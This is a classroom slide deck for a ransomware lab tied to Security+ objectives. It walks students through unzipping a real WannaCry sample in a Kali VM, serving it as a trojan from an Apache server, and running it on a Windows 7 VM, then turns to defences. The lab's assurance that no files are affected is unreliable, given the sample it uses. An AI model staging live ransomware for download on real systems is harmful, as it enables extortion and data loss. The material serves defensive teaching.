Cybersecurity

Ransomware Lab

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Ransomware Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine

- Software used (from Kali Linux)
  - WannaCry Ransomware

- Note: This lab will not actually move/delete all the user's files
- Please note: You will need to reset the Environments after this lab

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
    - Malware attacks
      - Ransomware

What is a Ransomware Attack?

- Ransomware is an example of malware where the victim's data is held for ransom
  - The attacker can hide/encrypt all of the victim's files and request payment to get access back to them
  - The attacker can threaten to release the victim's data to the public if they don't pay
- Typically, the attack is carried out via a trojan
  - This lab will hide the ransomware as a trojan

This ransomware that tells a user their files have been encrypted and must pay in $300 worth of bitcoin

Ransomware Lab Overview

1. Set up VM environment
2. Find the IP Address
3. Locate the Malware Files
4. Prepare the Ransomware File
5. Place the Trojan
6. Playing the Victim

Set up Environments


- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

  `hostname -I`

- This will display the IP Address
  - Write down the Kali VM IP address



Navigate to WannaCry

- Navigate into the ransomware-lab directory

```
cd CourseFiles/Cybersecurity/ransomware-lab
```

```
┌──(kali@10.15.92.180)-[~]
└─$ cd CourseFiles/Cybersecurity/ransomware-lab/

┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab]
└─$
```

Get the Ransomware File

- Enter the WannaCry directory

  `cd WannaCry/`

- View the files

  `ls`


- Get the Ransomware.WannaCry password

  `cat Ransomware.WannaCry.pass`

  - The password should be “infected”

You should see Ransomware.WannaCry files

Password



CYBER.ORG

Get the Ransomware File

- Unzip the Ransomware Files (this will be the Ransomware file)

  `unzip Ransomware.WannaCry.zip`

  - Enter the password when prompted (password should be “infected”)
- Verify the file (will be a long string of characters)

  `ls`

```
┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ unzip Ransomware.WannaCry.zip
Archive:  Ransomware.WannaCry.zip
[Ransomware.WannaCry.zip] ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.e
xe password:
  inflating: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe

┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ ls
Ransomware.WannaCry.md5
Ransomware.WannaCry.pass
Ransomware.WannaCry.sha256
Ransomware.WannaCry.zip
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe

┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$
```

The Ransomware File

Place the Trojan


- Rename the file as a ransomware.exe

  `mv ed01(<TAB> to autofill) ransomware.exe`

- Verify the file was renamed

  `ls`

The Ransomware File renamed



Place the Trojan

- Move the trojan/ransomware to the html files (for Apache2 server)

  `sudo mv ransomware.exe /var/www/html/`


- Start the Apache2 server


  `sudo service apache2 start`

```
┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ sudo mv ransomware.exe /var/www/html/

┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ sudo service apache2 start

┌──(kali@10.15.92.180)-[~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$
```

Playing the Victim

- Open the Windows Environment
- Open a web browser
  - Navigate to **`Kali-IP-Address/ransomware.exe`**
- This should download the ransomware
  - Chrome and IE might try to block the file
    - Allow the download
- Click and run the executable file
- Select “run” when prompted






Select “Run”

Playing the Victim

- Select “Yes” when prompted
- You should notice the Ransomware activated on the screen now!

Select “Yes”



You will need to screen shot this part of the Lab as you do it.
Your file name will be:
PX_lastname_WannaCry.png

Playing the Victim

- Please note this ransomware did not actually get rid of any files
  - This would take a lot more work to actually perform
- What were the mistakes the victim made?
- Try to remove the ransomware

Defend Against Ransomware

- Do not click or run executable files from untrusted sources!
- What were the mistakes the Victim made here?
- What are some other ways of defending against a Ransomware attack?